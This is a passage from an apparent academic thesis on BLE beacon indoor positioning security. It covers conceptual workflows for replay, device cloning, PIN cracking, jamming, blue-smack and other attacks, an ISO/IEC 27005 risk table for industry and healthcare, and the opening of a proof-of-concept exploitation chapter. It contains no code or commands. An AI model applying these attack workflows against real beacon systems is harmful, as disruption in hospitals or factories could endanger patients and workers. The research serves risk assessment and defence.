


Figure 3.4: Active MITM attack architecture.

3.2.3 Replay Attack

A replay attack is a type of cyberattack where an attacker intercepts and maliciously retransmits valid data packets between two parties with the intention of impersonating one of the parties or gaining unauthorized access to a system. In a replay attack, the

attacker does not need to understand or modify the content of the intercepted data but exploits the fact that valid data packets can be reused. Figure 3.5 depicts a replay attack case where a malicious actor captures a radio wave packet that would open a car and then replays that same packet to open the target car when he wants to.

Replay attack generally follows the following workflow:

1. **Data Sniffing:** The attacker captures data packets transmitted between two parties during a legitimate communication session. This could include messages, authentication tokens, or any data that is used to verify the identity or authorization of the parties involved;

2. **Replay Data:** The attacker replays the intercepted data packets, resending them to the target system. This is done with the objective of deceiving the target system into treating the replayed data as legitimate and taking action based on it;

3. **Unauthorized Access:** Depending on the context, the replayed data can lead to unauthorized access, unauthorized transactions, or impersonation of one of the parties.




Figure 3.5: Replay attack architecture.

3.2.4 Device Cloning

A device cloning attack, also known as a device replication attack, is a type of cyberattack where an attacker creates a duplicate of a device without the owner knowledge or consent [111]. The purpose of this attack is to create an exact replica of the original

device, including its hardware and software configurations, in order to gain unauthorized access to a specific system, network, or data. This type of attack can have serious security implications, as the attacker effectively gains a place within a network or system using a trusted device identity.

To better understand this attack, Figure 3.6 demonstrates a simple workflow:

1. **Device Access:** As first step, the attacker needs to gain physical or remote access to the target device that he wants to clone. In this case, he just needs to be in the range of sniffing the original connection;

2. **Data Extraction:** The attacker extracts specific information from the target device, such as its hardware and software configurations, unique identifiers, cryptographic keys, and any other data needed to replicate the device identity and behavior;

3. **Replication:** Using the gathered data, the attacker creates a clone of the target device, setting up a new device or reprogramming an existing one with the exactly same specifications and identity as the original;

4. **Unauthorized Activity:** Once the attacker gains access, he can do various malicious activities, such as stealing sensitive data, launching further attacks from within the compromised network, or carrying out unauthorized transactions. In this case, the cloned device is mimicking the location on the original beacon.

Device cloning attacks can target a range of devices, including smartphones, computers, access control systems, IoT devices, and so on. These attacks can have severe consequences, including data breaches, unauthorized access, and compromised system integrity.




Figure 3.6: Device cloning attack architecture.

3.2.5 PIN Cracking Attack

A Personal Identification Number (PIN) cracking attack, is a type of brute-force cyber-attack where a malicious actor systematically tries to guess or crack a PIN by attempting all possible combinations until the correct one is found. According to authors in [92], a PIN is a numeric code used for authentication, and most devices use PIN sizes of 4 decimal digits. It can be used to unlock mobile devices, access bank accounts, or authorize transactions. The normal architecture of this attack is presented in Figure 3.7

This attack typically follows the next workflow:

1. **Library of PINs:** The attacker uses automated tools or scripts to generate various combinations of numbers, attempting to guess the correct PIN;

2. **Brute Force:** This attack method is essentially a brute-force approach [97], as it involves trying every possible combination until the correct one is found. The attacker uses the list of generated PINs previously created in the brute-force. Since PINs are usually short, the number of possible combinations is relatively small, making this attack feasible within a reasonable amount of time;

3. **Automated Tools:** The attacker may use automated software and hardware tools that can quickly input PIN guesses, significantly speeding up the attack process. Some examples of tools are: Hydra, Ncrack, Hashcat, Rainbow Crack, and John the

Ripper;

4. **Impact:** If the attacker successfully guesses the correct PIN, he gains unauthorized access to the target system, device, or account.




Figure 3.7: PIN cracking attack architecture.

3.2.6 Authentication Attack

An authentication attack is a type of cyberattack where an attacker attempts to gain unauthorized access to a system, application, or account by exploiting weaknesses in the authentication process. Authentication is the process of verifying the identity of a user or entity attempting to access a system or resource. Authentication attacks target the function used to confirm that the person or entity requesting access is indeed who he claims to be [106].

Authentication attacks can be performed by various methods such as:

- **Brute-Force:** In a brute-force attack, the attacker systematically tries all possible combinations of usernames and passwords or authentication tokens until he finds the correct one. This attack exploits poor authentication mechanisms.
- **Rainbow Tables:** Attackers use pre-created rainbow tables containing hash values of common passwords and their corresponding plaintext equivalents to quickly find matches for hashed passwords.
- **Social Engineering:** Attackers trick users into revealing their authentication credentials through malicious emails, messages, or fake websites.
- **Biometric Spoofing:** Attackers use fake biometric data, such as fingerprints or facial features, to bypass biometric authentication systems.

3.2.7 Battery Exhaustion Attack

A battery exhaustion attack is a type of cyberattack that aims to drain the battery of a certain device in the shortest period of time possible. This attack is particularly effective against mobile devices and IoT devices that rely on limited power sources. The main goal of a battery exhaustion attack is to make the target device go offline by draining its battery power, which can disrupt its normal functionality [93].

Figure 3.8 depicts how typically this attack works:

1. **Intensive Connections:** The attacker uses malicious software to establish multiple connections with the targeted device. These operations can include generating excessive network traffic or performing continuous background tasks;

2. **Battery Drain:** As a result of sustained resource usage, the device battery drains at an accelerated rate. Depending on the intensity of the attack and the device battery capacity, the battery may deplete quickly, potentially making the device unusable until it is recharged.

This attack entails multiple implications such as disruption of service, inconvenience for users since they rely on the device for communication, work, or other tasks, and, for IoT devices used for critical functions (industry and healthcare environments), a battery exhaustion attack could lead to financial losses or compromised operations.




Figure 3.8: Battery exhaustion attack architecture.

3.2.8 Jamming Attack

A jamming attack is a cyberattack where an attacker deliberately interferes with wireless communication signals, disrupting the normal functioning of devices, networks, or systems that rely on Radio Frequency (RF) communication [82]. The goal of this attack is

to create radio noise or interference that prevents real communications from taking place within the affected area, as can be observed in Figure 3.9.

A jamming attack follows the next workflow:

1. **RF Interference:** The attacker generates a powerful signal that operates on the same frequency as the targeted communication network or device. This interference disables the transmission of real communication signals;

2. **Denial of Service:** The jamming attack effectively denies service to devices within the affected area, making them unable to communicate or function properly. This can impact various systems, such as wireless networks, GPS systems, and so on.




Figure 3.9: Jamming attack architecture.

3.2.9 Fuzzing Attack

A fuzzing attack is a cybersecurity technique used to uncover vulnerabilities in software applications, protocols, or systems by providing unexpected, random, or invalid inputs to test their response. The goal of a fuzzing audit is to identify potential points of failure, crashes, or security flaws that could be exploited by attackers. Fuzzing helps uncover issues related to input validation, buffer overflows, memory leaks, and other vulnerabilities that might not be apparent through traditional testing methods [98]. Despite being a technique used to uncover vulnerabilities, it can also be used by malicious actors with bad intentions.

The architecture of a fuzzing attack, Figure 3.10, follows the next workflow:

1. **Input Generation:** Fuzzing tools automatically generate a wide variety of inputs, including valid, invalid, and random data, which are then inserted into the target application, protocol, or system;

2. **Execution:** The generated inputs are sent to the target, and the behavior of the application or system is observed as it processes these inputs;

3. **Vulnerability:** If the application crashes, behaves unexpectedly, or exposes vulnerabilities, the fuzzing attack has been successfully identified or exploited.




Figure 3.10: Fuzzing attack architecture.

3.2.10 Blue-Smack Attack

A blue-smack attack is a type of DoS that targets Bluetooth-enabled devices, such as smartphones, laptops, and IoT devices. This attack aims to fill the target device with an unusually large volume of Bluetooth packets, causing the device Bluetooth stack to become overloaded and unresponsive [10]. Figure 3.11 depicts a blue-smack attack targeting a beacon device that uses L2CAP layer for communication. This attack disables devices from connecting to other devices, disrupting file transfers, pairing, and other Bluetooth-based interactions.

Blue smack attack workflow:

1. **Packet Flood:** The attacker generates and sends several lengths of malformed Bluetooth packets to the target device;

2. **Overload:** The continuous receiving of malformed Bluetooth packets overloads the target device Bluetooth memory and processing resources responsible for managing Bluetooth connections and communications;

3. **Device Unresponsiveness:** At this stage, the target device becomes unresponsive or slow in processing legitimate Bluetooth requests.




Figure 3.11: Blue-smack attack architecture.

3.2.11 Device Fingerprinting Attack

A device fingerprinting attack is a technique used to identify and track devices based on their distinct characteristics and attributes. It involves collecting a combination of hardware, software, and network-related information from a device in order to create a digital fingerprint that can be used to distinguish that device from others [75]. Device fingerprinting attacks are typically conducted by websites, online services, or advertisers for various purposes, including tracking user behavior, personalizing content, and targeting advertisements. However, device fingerprinting can also be exploited maliciously to gather information about users without their consent or knowledge, potentially leading to privacy breaches, unauthorized tracking, and planning of future attacks.

This attack typically works following the next steps:

1. **Data Collection:** When a user uses a certain device to visit a website or interact with an online service, it can collect various information from the user device. This can include the device operating system, browser version, screen resolution, time zone, language preferences, installed fonts, plugins, and the device's specifications;

2. **Fingerprint:** The collected information is used to create a digital fingerprint for the device;

3. **Identification:** The resulting fingerprint is saved and linked to the user's Internet actions. This enables the website or service to track the user's behavior over multiple sessions and devices;

4. **Privacy Implications:** Device fingerprinting may violate user privacy by allowing entities to collect information about users without their explicit agreement. Users may be completely unaware that they are being followed in this way.

3.2.12 Activity Detection Attack

An activity detection attack, regarding IPSs, refers to a cybersecurity threat in which an attacker attempts to deduce the actions and movements of individuals within an indoor area by exploiting the signals broadcast by BLE beacons [9].

Figure 3.12 depicts the architecture of an activity detection attack, which normally follows the following workflow:

1. **BLE Signals:** BLE beacons send out periodic signals that contain unique identification. Within the indoor environment, these signals are often received by devices such as smartphones, access points, or specialized BLE receivers;

2. **Data Collection:** The attacker installs hardware or software capable of intercepting and analyzing BLE beacon signals. This might include installing rogue BLE receivers or utilizing devices with updated software to record the signals;

3. **Signal Analysis:** The attacker attempts to derive patterns and links between the signal IDs and the places where the signals are detected by analyzing the received signals over time;

4. **Activity Inference:** The attacker attempts to deduce the movements, activities, and behaviors of persons carrying the BLE beacon by analyzing the received signals and their related locations. For example, the attacker may figure out when someone enters or exits a certain room or region.




Figure 3.12: Activity detection attack architecture.

3.2.13 Blue-Printing Attack

A blue-printing attack is a method used to find details and specifications of a certain Bluetooth device, similar to a device fingerprinting attack. These details can be UUID, MAC, International Mobile Equipment Identity (IMEI), manufacturer name, manufacturer details, device model, and firmware version. This attack objective is not to steal confidential information or shamble the target device. The malicious actor can use the gathered data to plan further attacks on that device [42].

3.2.14 Physical Hijacking

A physical hijacking attack is a security breach where a malicious actor gains unauthorized physical access to a device or system. Different from most cyber-attacks that occur over digital networks, physical hijacking attacks involve direct physical interaction with the target. This way, the attacker can destroy, damage, disable, steal, or even tamper the target device/system, preventing it from working properly [76]. This attack is dangerous because it can be performed by any person, it does not require IT knowledge. Figure 3.13 depicts the typical architecture of a physical hijacking attack.

This attack normally follows the next workflow:

1. **Unauthorized Access:** The attacker physically gains access to a restricted area, a device, or a system location;

2. **Sabotage:** The attacker may tamper, insert malicious hardware, alter configurations, compromise security measures, or simply destroy the target device;

3. **Espionage:** In some cases, physical hijacking attacks could be part of industrial espionage, or vandalism.




Figure 3.13: Physical hijacking attack architecture.

3.3 Risk Analysis

The risk level is expressed in terms of crossing the consequences with their likelihood of occurrence. Following ISO/IEC 27005 guidelines, the level of risk can be calculated using the equation below (3.1). This formula multiplies the Likelihood value by the Consequence value:

$$Level\ of\ Risk = Likelihood \times Consequence \tag{3.1}$$

3.3.1 Likelihood Definition

In risk management terminology, the word likelihood is used to refer to the chance of something happening, whether defined, measured, or determined objectively or subjectively, qualitatively or quantitatively, and described using general terms or mathematically (such as a probability or a frequency over a given time period) [51].

The likelihood scale of an attack happening for this risk assessment survey is depicted in Table 3.1. This scale considers the difficulty of physical and digital access as the main factors. It was considered any human source with access to both indoor scenario environments as a possible threat.

Table 3.1: Likelihood scale of an attack occurrence.

Level	Scale	Description
1	Rare	Requires physical access and device's authentication.
2	Possible	Requires proximity access and device's authentication.
3	Common	Requires device's authentication.
4	Likely	Requires proximity access.
5	Very likely	Requires physical access to the device.

3.3.2 Consequence Definition

According to ISO/IEC 27005 [51], the terminology of the word consequence means the outcome of an event affecting objectives. A consequence can be certain or uncertain and can have positive or negative direct or indirect effects. Can be expressed qualitatively or quantitatively, and any consequence can escalate through cascading and cumulative effects.

The consequence scale, regarding the risk events defined in Section 3.2, is depicted in Table 3.2. Human safety, data privacy, and work productivity were considered, in the respective order of priority.

Table 3.2: Consequence scale of a risk event.

Level	Scale	Description
1	Low	Reduced work rhythm.
2	Moderate	Device compromised.
3	Major	Worker privacy compromised.
4	Extreme	Irreversible damages or even death of a patient/worker.

3.3.3 Risk Analysis Table

The comprehensive risk analysis presented in Table 3.3 has been meticulously crafted to fulfill the crucial objective of identifying the most dangerous and high-risk attack vectors within the specific domains of industry and healthcare scenarios. Further into this study, a collection of effective mitigation strategies will be presented, aimed at fortifying these systems against these potential threats.

3.4 Risk Assessment

The gradation of risk level values, which varies between 1 and 20, is directly related to the interplay of likelihood and consequence assessments. The more valuable, the higher the risk level, underscoring a proportional relationship. This assessment model considers and follows the following scale of risk criteria, which provides a structured framework for contextualizing the potential dangers and their corresponding magnitudes:

- **Low Risk:** from 1 to 4–light green;
- **Moderate Risk:** from 5 to 9–yellow;
- **Major Risk:** from 10 to 14–orange;
- **Extreme Risk:** from 15 to 20–red.

Table 3.3: Cyber-attacks and risk assessment.

ID	Attack Title	Attack Type	Level of Risk						Ref.
			Industry			Healthcare			
			Probability	Impact	Risk	Probability	Impact	Risk	
#1	Passive Sniffing Attack	Passive Eavesdropping	4	3	12	4	2	8	[33] [87] [59] [89] [47]
#2	Active MITM Attack	Active Eavesdropping	2	4	8	2	4	8	[87] [59] [110] [9]
#3	Replay Attack	Active Eavesdropping	4	1	4	4	4	16	[33] [59] [89] [9]
#4	Device Cloning Attack	Device Cloning	4	1	4	4	4	16	[59] [110] [47] [53] [9]
#5	PIN Cracking Attack	Cryptography Vulnerability	3	3	9	3	2	6	[33] [87] [110]
#6	Authentication Attack	Cryptography Vulnerability	2	3	6	2	2	4	[33] [87] [100] [89] [47]
#7	Battery Exhaustion Attack	Denial of Service	4	4	16	4	4	16	[80] [47] [9]
#8	Jamming Attack	Denial of Service	4	4	16	4	4	16	[88] [110] [47] [53]
#9	Fuzzing Attack	Distortion	4	4	16	4	4	16	[88] [110] [47] [53]
#10	Blue-Smack Attack	Distortion	4	4	16	4	4	16	[110] [110] [47]
#11	Device Fingerprinting Attack	Intelligence	4	3	12	4	2	8	[87] [110] [47]
#12	Activity Detection Attack	Intelligence	2	3	6	2	2	4	[87] [110] [47]
#13	Blue-Printing Attack	Intelligence	3	4	12	4	2	8	[99] [60] [113] [9]
#14	Physical Hijacking	Corruption	5	4	20	5	4	20	[71]

As can be observed in Table 3.3, different attacks have different risk levels depending on the target scenario, for example, the replay attack and device cloning, which have extreme risk in the hospital scenario but low risk in the industry scenario. The replay, device cloning, battery exhaustion, jamming, fuzzing, blue-smack, and physical hijacking attacks entail greater risk levels for the described situations, as they are considered extreme risk according to the risk criteria. These threats should be addressed first in the case of mitigation mechanisms and defenses being implemented.

Replay and device cloning attacks present distinct risk levels for each of the considered scenarios. In the industrial sector, these attacks present a lower risk due to their potential impact on working rhythms. When a BLE beacon signal is replayed or cloned in an industrial scenario, the consequence manifests as a reduction in work efficiency once the automated machines reduce or stop their rhythm. However, the consequences increase significantly when these attacks are exploited within the healthcare scenario. In healthcare, where efficiency and quickness are mandatory, the replay of a BLE beacon signal or device cloning can have heavier consequences. The delay caused by the replayed signals in fetching equipment or machines not only malfunctions the IPS but also puts patients lives at risk. Their lives depend on the timely availability of equipment, and any delay induced by these attacks can lead to critical situations where patient care is compromised. This variation in risk level for the same attack over the two sectors is also presented in other vulnerabilities besides the replay and device cloning attacks, which lets us conclude that, while the attacks may have similar functionalities across multiple scenarios, their consequences vary depending on the environments in which they are exploited. For the replay and device cloning attacks, the difference lies in the impact: from a slowdown in industrial operations to a potentially life-threatening situation in healthcare.

There are also several attacks that have identical risk levels across both industrial and healthcare scenarios: battery exhaustion, jamming, fuzzing, and blue-smack attacks. For each of these vulnerabilities was assigned a risk value of 16 for both scenarios due to their critical results. The risk value lies in the potential for these attacks, which, when successful, inactivate the system completely. The high-risk classification of these attacks lies in their ability to shut down the IPS entirely. In an industrial scenario involving autonomous machinery, a system shutdown results in workers inadvertently entering dangerous zones

of the machinery without any warning, significantly increasing the risk of injury or even fatal accidents. Similarly, within the healthcare scenario, the results of a system shutdown are equally severe. With equipment or machinery becoming not locatable due to system shutdowns, the staff's ability to attend to patients rapidly is compromised, posing an instant threat to patient care and potentially endangering lives in critical situations.

Physical hijacking presents the highest level of risk within the risk assessment. Unlike other threats in which the malicious actor needs specialized knowledge of cybersecurity, networks, Information and Technology (IT), and IoT, this type of attack does not require any expertise in those areas. Its simplicity allows practically anyone to execute it, thereby increasing its risk. The vulnerability of hospitals and industries to physical hijacking is increased by their high volume of human traffic. Constant movement and activity increase the likelihood of this attack. The impact of a physical hijacking attack can also be catastrophic. By disrupting the normal functionality of a IPS, the attacker compromises the functionality that AM systems rely upon. The consequences often lead to delays in fetching equipment, reduced work rhythms, and even posing risks to patient and worker safety. The combination of these factors culminates in the highest risk level of vulnerability within these two vital sectors.

In case this study is considered by any company in the future, the extreme risk vulnerabilities should always be addressed and secured first, once they represent a higher risk, following the mitigation methods suggested in Sections 4.3 and 4.4. Always follow the flow of higher to lower risk level threats.

Chapter 4

Vulnerabilities Exploitation

The previous risk assessment analysis (Section 3.3.3) showed which of the defined attacks in Section 3.2 carry the higher risk and that could be exploited by a malicious actor with bad intentions. It was decided to exploit these high-risk vulnerabilities as a proof of concept regarding the industry and healthcare scenarios presented. The vulnerabilities included replay, device cloning, battery exhaustion, jamming, and physical hijacking attacks. The experimental environment is detailed regarding both hardware and software tools. Each exploit is explained step by step in the proof of concept. The results obtained were analyzed and discussed at the end.

4.1 Experimental Setup

The experimental setup environment is depicted in Figure 4.1, assembled in order to exploit the previously defined vulnerabilities. This environment is divided between hardware and software tools and has the objective of providing a real scenario for both beacon normal functionality and beacon exploitation. A total of 8 Anchor beacon 2 (Subsection 2.1.1) from Kontakt company were used as main targets. To exploit the desired vulnerabilities a microcontroller ESP32, that supports BLE and Wi-Fi and a HackRF device were used. The ESP32 was programmed using Arduino IDE, and the HackRF was programmed using GNU Radio software. To effectively monitor and comprehensively analyze specific beacon behavior, a Samsung Galaxy S22 smartphone equipped with three pre-installed applications was utilized in this study. These applications are:

- **Kio Setup Manager:** This application allows consulting of pertinent information from nearby owned beacons. It grants users access to essential data such as battery levels, transmission power, and advertising intervals.
- **nRF Connect:** Serving as a multifunctional tool, nRF Connect performs a thorough scan of all nearby BLE devices. It provides various details including UUIDs, MAC addresses, transmission power levels, major and minor identifiers, advertisement data, and raw data. The insights obtained contribute significantly to the analysis process.
- **Wi-Fi Analyzer:** This application shows nearby Wi-Fi's specifications, such as channels used, frequency, range and power.

To proceed with the vulnerability exploitation process, an ESP32 microcontroller was used [20]. This component supports both BLE and Wi-Fi functionalities, making it ideal for the task at hand. The ESP32 was programmed using the Arduino IDE software [6], running on a machine with Microsoft Windows operating system. A HackRF was also used [50]. This is a software defined radio device that allows to receive, transmit, and manipulate radio signals. It can be programmed to work over a range of frequencies from 1 to 6 Ghz and multiple protocols. The HackRF was programmed using the GNU Radio software [14], which was running on a machine with a Linux operative system. This combination of hardware and software resources ensured a robust foundation for executing the vulnerabilities' exploitation.




Figure 4.1: Experimental setup.

4.2 Exploitation Experiments

The following group of experiments were conducted in a controlled environment with the appropriate permissions, and without causing any harm or malfunction to any existing system/infrastructure. The study was conducted ethically and responsibly.

As referred to in Section 3.4 the high-risk vulnerabilities should be addressed first, so the vulnerabilities tested were the following:

- **Replay Attack:** An attacker captures packets with the objective of re-transmits them, when he wants, with malicious intentions.
- **Device Cloning Attack:** An attacker captures the beacon UUID, MAC, major and minor values and clones them into a pre-crafted malicious device impersonating a legitimate beacon where and when he wants.
